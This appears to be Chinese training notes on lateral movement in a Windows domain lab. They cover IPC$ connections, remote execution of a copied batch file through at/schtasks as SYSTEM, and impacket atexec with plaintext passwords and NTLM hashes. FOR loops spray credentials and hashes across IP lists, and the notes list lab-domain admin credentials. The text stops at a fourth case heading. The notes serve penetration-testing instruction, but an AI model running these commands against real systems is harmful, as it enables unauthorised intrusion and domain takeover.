

内网安全-域横向批量

at&schtasks&impacket

内网渗透-小迪安全

基本认知

- 名词
 - 局域网
 - 工作组
 - 域环境
 - 活动目录AD
 - 域控制器DC
 -
- 域
 - 单域
 - 父域和子域
 - 域政策和域森林
 -
- 认知
 - Linux域渗透问题
 - 局域网技术适用问题
 - 大概内网安全流程问题
 -

信息收集

- 基本信息
 - 版本
 - 补丁
 - 服务
 - 任务
 - 防护
 -
- 网络信息
 - 开放端口
 - 网络环境
 - 出口代理
- 用户信息
 - 域用户
 - 本地用户
 - 用户权限
 - 对应组信息
- 凭据信息
 - 明文
 - hash
 - 各种口令

后续探针

- 存活主机
- 域控制器
- 网络架构
- 服务接口


权限提升

- 数据库
- 溢出漏洞
- 令牌窃取
- DLL劫持
- 第三方软件
- AT&SC&PS
- BypassUAC
- 不安全的服务权限
- 不带引号的服务路径

横向渗透

- 局域网
 -
 -
- 域环境
 - 传递
 - at&schtasks
 - psexec&smbexec
 - wmic&wmexec
 - PTH&PTT&PTK
 - winrs&winrm&rdp
 - 漏洞
 - CVE-2014-6324
 - CVE-2017-17010
 - CVE-2020-1472

权限维持



2008 r2 webserver

域内 web 服务器

本地管理员账号密码：

.\administraotr:admin!@#45

当前机器域用户密码：

god\webadmin:admin!@#45

2003 x86 fileserver

域内文件服务器

本地管理员账号密码：

administrator : admin

当前机器域用户密码：

god\fileadmin : Admin12345

2008 r2 x64 dc god.org

主域控机器

域管账号密码:

God\administrator : Admin12345

2012 sqlserver

域内数据库服务器

本地管理员账号密码：

.\administrator:admin!@#45

当前机器域用户密码：

god\dbadmin:admin!@#45

w7 x64 mary-pc

域内个人机

本地管理员账号密码：

.\mary : admin

当前机器域用户密码 :

god\mary : admin!@#45

w8.1 x64 jack-pc

域内个人机

本地管理员账号密码 :

.\jack : admin

当前机器域用户密码 :

god\boss : Admin12345

演示案例:

- 横向渗透明文传递 at&schtasks
- 横向渗透明文 HASH 传递 impacket
- 横向渗透明文 HASH 传递批量利用-综合
- 横向渗透明文 HASH 传递批量利用-升级版

#案例 1-横向渗透明文传递 at&schtasks

在拿下一台内网主机后, 通过本地信息搜集收集用户凭证等信息后, 如何横向渗透拿下更多的主机? 这里仅介绍 at&schtasks 命令的使用, 在已知目标系统的用户明文密码的基础上, 直接可以在远程主机上执行命令。

获取到某域主机权限->minikatz 得到密码(明文, hash) ->用到信息收集里面域用户的列表当做用户名字典->用到密码明文当做密码字典-》尝试连接->创建计划任务(at|schtasks)->执行文件可为后门或者相关命令
利用流程

1. 建立 IPC 链接到目标主机
2. 拷贝要执行的命令脚本到目标主机
3. 查看目标时间, 创建计划任务(at、schtasks)定时执行拷贝到的脚本
4. 删除 IPC 链接

net use \\server\ipc\$"password" /user:username # 工作组

net use \\server\ipc\$"password" /user:domain\username #域内

dir \\xx.xx.xx.xx\C\$ \ # 查看文件列表

copy \\xx.xx.xx.xx\C\$\1.bat 1.bat # 下载文件

copy 1.bat \\xx.xx.xx.xx\C\$ # 复制文件

net use \\xx.xx.xx.xx\C\$\1.bat /del # 删除 IPC

net view xx.xx.xx.xx # 查看对方共享

#建立 IPC 常见的错误代码

- (1) 5: 拒绝访问, 可能是使用的用户不是管理员权限, 需要先提升权限
- (2) 51: 网络问题, Windows 无法找到网络路径

(3) 53: 找不到网络路径, 可能是 IP 地址错误、目标未开机、目标 Lanmanserver 服务未启动、有防火墙等问题

(4) 67: 找不到网络名, 本地 Lanmanworkstation 服务未启动, 目标删除 ipc\$

(5) 1219: 提供的凭据和已存在的凭据集冲突, 说明已建立 IPC\$, 需要先删除

(6) 1326: 账号密码错误

(7) 1792: 目标 NetLogon 服务未启动, 连接域控常常会出现此情况

(8) 2242: 用户密码过期, 目标有账号策略, 强制定期更改密码

#建立 IPC 失败的原因

(1) 目标系统不是 NT 或以上的操作系统

(2) 对方没有打开 IPC\$ 共享

(3) 对方未开启 139、445 端口, 或者被防火墙屏蔽

(4) 输出命令、账号密码有错误

[at] & [schtasks]

#at < Windows2012

net use \\192.168.3.21\ipc\$ "Admin12345" /user:god.org\ad

ministrator # 建立 ipc 连接:

copy add.bat \\192.168.3.21\c\$ #拷贝执行文件到目标机器

at \\192.168.3.21 15:47 c:\add.bat #添加计划任务

#schtasks >=Windows2012

net use \\192.168.3.32\ipc\$ "admin!@#45" /user:god.org\ad

ministrator # 建立 ipc 连接:

copy add.bat \\192.168.3.32\c\$ #复制文件到其 C 盘

schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn adduser /sc DAILY /tr c:\add.bat /F #创建 adduser 任务
对应执行文件

schtasks /run /s 192.168.3.32 /tn adduser /i #运行 adduser 任务

schtasks /delete /s 192.168.3.21 /tn adduser /f #删除 adduser 任务

#案例 2-横向渗透明文 HASH 传递 atexec-impacket

atexec.exe ./administrator:Admin12345@192.168.3.21 "whoami"

atexec.exe god/administrator:Admin12345@192.168.3.21 "whoami"

atexec.exe -hashes :ccef208c6485269c20db2cad21734fe7 ./administrator@192.168.3.21 "whoami"

#案例 3-横向渗透明文 HASH 传递批量利用-综合

FOR /F %i in (ips.txt) do net use \\%i\ipc\$ "admin!@#45" /user:administrator #批量检测 IP 对应明文
连接

FOR /F %i in (ips.txt) do atexec.exe ./administrator:admin!@#45@%i whoami #批量检测 IP 对应明文
回显版

FOR /F %i in (pass.txt) do atexec.exe ./administrator:%i@192.168.3.21 whoami #批量检测明文对应 IP
回显版

FOR /F %i in (hash.txt) do atexec.exe -hashes :%i ./administrator@192.168.3.21 whoami #批量检测
HASH 对应 IP 回显版

#案例 4-横向渗透明文 HASH 传递批量利用-升级版